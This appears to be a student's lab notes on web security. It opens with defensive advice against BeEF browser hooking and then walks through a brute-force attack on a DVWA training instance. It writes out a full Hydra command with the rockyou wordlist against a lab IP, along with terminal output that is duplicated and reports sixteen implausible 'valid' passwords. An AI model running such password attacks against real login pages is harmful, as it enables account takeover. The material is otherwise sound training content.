 - If possible, disable JavaScript on unknown sites.
-



3. Set a Strong Content Security Policy (CSP) for Your Websites

- If you are a developer, you can stop BeEF hooks by **blocking unauthorized scripts**.
- Example CSP:

Content-Security-Policy: default-src 'self'; script-src 'self';

- This **prevents external scripts** (like BeEF's hook.js) from loading.
-



4. Use a Web Application Firewall (WAF)

- For organizations or developers:
Deploy WAF to **filter malicious scripts and XSS payloads**.
 - WAF helps stop attacks before they reach the browser.
-



5. Enable Strong Security Headers

- These headers harden your browser's security posture:

X-Content-Type-Options: nosniff

X-Frame-Options: DENY

Referrer-Policy: no-referrer

Content-Security-Policy: default-src 'self'; script-src 'self'

Strict-Transport-Security: max-age=31536000; includeSubDomains

🚫 6. Avoid Suspicious Links and Phishing Sites

- BeEF attacks **commonly start by tricking you to click on a malicious link**.
 - Best Practices:
 - Don't click unknown links.
 - Verify sender email addresses.
 - Be careful when scanning QR codes.
-



7. Clear Browser Cache and Cookies Regularly

- BeEF uses persistent sessions.
 - Regularly clear:
 - Cache
 - Cookies
 - Local storage
-

- Use **private browsing** when visiting untrusted websites.
-

8. Block Third-Party Scripts and Trackers

- BeEF often hides in **external scripts**.
 - Use extensions like:
 - **uBlock Origin** – Blocks ads, trackers, and malicious scripts.
 - **Privacy Badger** – Blocks third-party tracking.
-

9. Use HTTPS Everywhere

- Always use secure, encrypted connections.
 - Install the **HTTPS Everywhere** extension to force HTTPS.
 - Avoid using websites that still use HTTP.
-

10. Use Browser Sandboxing (If Available)

- Some browsers (like Google Chrome) use **sandboxing** to isolate tabs.
 - Always enable sandboxing to limit attack impact.
-

11. Avoid Browser Extensions from Untrusted Sources

- Some extensions can be compromised or malicious.
 - Only install extensions from official web stores.
 - Review permissions carefully.
 - Remove unused extensions.
-

■ 12. User Awareness

- BeEF often depends on **social engineering**.
 - Stay aware:
 - Don't open suspicious attachments.
 - Don't trust pop-ups asking to enable JavaScript or download plugins.
-

ANTIGUET

DVWA Project

DVWA (Damn Vulnerable Web Application) is a **deliberately vulnerable web application** designed to help cybersecurity enthusiasts, penetration testers, and web developers **practice and learn web security techniques in a safe, legal environment**.

It is **NOT a real-world web application** but rather a learning and training platform.

📌 Key Details:

- **Full Form:** Damn Vulnerable Web Application
 - **Purpose:** Web security training, learning, and practice
 - **Skill Level:** Beginners to Advanced (Adjustable security levels: Low, Medium, High, Impossible)
 - **Type:** Open-source project
 - **Environment:** Runs on local servers (XAMPP, WAMP, Docker, Metasploitable2, etc.)
-

🎯 Main Objectives of DVWA:

- To **practice exploitation techniques** like SQL Injection, XSS, Command Injection, CSRF, Brute Force, File Upload, etc.
 - To **understand how web vulnerabilities work**.
 - To **learn how to secure web applications** against these attacks.
 - To provide a **controlled environment** for learning web application penetration testing.
-

🛠️ Common Vulnerabilities Available in DVWA:

1. **Brute Force**
 2. **Command Injection**
 3. **Cross-Site Request Forgery (CSRF)**
-

4. **Cross-Site Scripting (XSS)**
 5. **File Upload**
 6. **Insecure CAPTCHA**
 7. **SQL Injection**
 8. **Security Misconfigurations**
-



Why DVWA is Important for Learning:

- Hands-on, real-world style web security practice.
 - Helps beginners to develop **manual testing skills**.
 - Compatible with popular tools like **Burp Suite, OWASP ZAP, Nikto, Nmap, SQLMap, etc.**
 - Easy to set up and widely used in ethical hacking training.
-

Brute Force Attack

1. Perform Brute force attack on DVWA Project Using Hydra

Hydra (also known as **THC-Hydra**) is a **powerful, fast, and flexible password-cracking tool** that supports **brute force and dictionary attacks** on various protocols and services.

It is one of the most widely used tools by cybersecurity professionals, ethical hackers, and penetration testers to test login pages and authentication mechanisms.

How to use it :-

- Open Kali linux terminal and type following command

```
Command:- hydra -l admin -P /usr/share/wordlists/rockyou.txt  
192.168.139.182 http-post-form  
"/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^  
&Login=Login:Username and/or password incorrect."
```

🔍 Detailed Breakdown:

▶ hydra

- This calls the **Hydra tool** to start a brute force attack.
-

▶ -l admin

- **-l → (lowercase L)** specifies the **username to brute force with**.
 - In this case, you're using **admin** as the fixed username.
-

▶ -P /usr/share/wordlists/rockyou.txt

- **-P → (capital P)** tells Hydra to use this **password list (wordlist)**.
 - You are using the popular **rockyou.txt wordlist**, which contains millions of common passwords.
-

▶ 192.168.139.182

- This is the **target IP address** where the DVWA application is running.
 - You are attacking this host.
-

▶ http-post-form


- This tells Hydra to perform a **brute force attack against an HTTP POST login form**.
 - Hydra supports various services (ftp, ssh, smb, etc.) but here you are specifically targeting a **web-based login form**.



"/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect."


This is the most important part: the **login form parameters and failure condition**.

- Attack Started 



```
# Kali (Running) - Oracle VM VirtualBox  
File View Insert Devices Help  
root@Kali:~# root@Kali:~#  
root@Kali:~# # hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.139.182 http-post-form "/dvwa/vulnerabilities/brute/:username^USER^&password^PASS^&Login=Login:Username and/or password incorrect."  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-15 19:27:33  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1434403 login tries (l:1/p:1434403), -896526 tries per task  
[DATA] attacking http-post-form://192.168.139.182:80/dvwa/vulnerabilities/brute/:username^USER^&password^PASS^&Login=Login:Username and/or password incorrect.  
[ 0 ][http-post-form] host: 192.168.139.182 login: admin password: 1234567  
[ 0 ][http-post-form] host: 192.168.139.182 login: admin password: nicole  
[ 0 ][http-post-form] host: 192.168.139.182 login: admin password: princess  
[ 0 ][http-post-form] host: 192.168.139.182 login: admin password: abc123  
[ 0 ][http-post-form] host: 192.168.139.182 login: admin password: rockyou  
[ 0 ][http-post-form] host: 192.168.139.182 login: admin password: test@123  
[ 0 ][http-post-form] host: 192.168.139.182 login: admin password: 123456  
[ 0 ][http-post-form] host: 192.168.139.182 login: admin password: 12345  
[ 0 ][http-post-form] host: 192.168.139.182 login: admin password: msfadmin  
[ 0 ][http-post-form] host: 192.168.139.182 login: admin password: iloveyou  
[ 0 ][http-post-form] host: 192.168.139.182 login: admin password: test  
[ 0 ][http-post-form] host: 192.168.139.182 login: admin password: 123456789  
[ 0 ][http-post-form] host: 192.168.139.182 login: admin password: daniel  
[ 0 ][http-post-form] host: 192.168.139.182 login: admin password: 12345678  
[ 0 ][http-post-form] host: 192.168.139.182 login: admin password: password  
[ 0 ][http-post-form] host: 192.168.139.182 login: admin password: babygirl  
1 of 1 target successfully completed, 16 valid passwords found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-15 19:27:36
```

- Here, Hydra Finds many passwords  




```
# Kali (Running) - Oracle VM VirtualBox  
File View Insert Devices Help  
root@Kali:~# root@Kali:~#  
root@Kali:~# illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-15 19:27:33  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1434403 login tries (l:1/p:1434403), -896526 tries per task  
[DATA] attacking http-post-form://192.168.139.182:80/dvwa/vulnerabilities/brute/:username^USER^&password^PASS^&Login=Login:Username and/or password incorrect.  
[ 0 ][http-post-form] host: 192.168.139.182 login: admin password: 1234567  
[ 0 ][http-post-form] host: 192.168.139.182 login: admin password: nicole  
[ 0 ][http-post-form] host: 192.168.139.182 login: admin password: princess  
[ 0 ][http-post-form] host: 192.168.139.182 login: admin password: abc123  
[ 0 ][http-post-form] host: 192.168.139.182 login: admin password: rockyou  
[ 0 ][http-post-form] host: 192.168.139.182 login: admin password: test@123  
[ 0 ][http-post-form] host: 192.168.139.182 login: admin password: 123456  
[ 0 ][http-post-form] host: 192.168.139.182 login: admin password: 12345  
[ 0 ][http-post-form] host: 192.168.139.182 login: admin password: msfadmin  
[ 0 ][http-post-form] host: 192.168.139.182 login: admin password: iloveyou  
[ 0 ][http-post-form] host: 192.168.139.182 login: admin password: test  
[ 0 ][http-post-form] host: 192.168.139.182 login: admin password: 123456789  
[ 0 ][http-post-form] host: 192.168.139.182 login: admin password: daniel  
[ 0 ][http-post-form] host: 192.168.139.182 login: admin password: 12345678  
[ 0 ][http-post-form] host: 192.168.139.182 login: admin password: password  
[ 0 ][http-post-form] host: 192.168.139.182 login: admin password: babygirl  
1 of 1 target successfully completed, 16 valid passwords found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-15 19:27:36
```


2. Perform Brute force attack on DVWA Project Using Burp Suite

How to use it :-


- Target DVWA project




- Proxy Set up




- Interception on




- Enter invalid username and password and click on login




- Request Intercepted



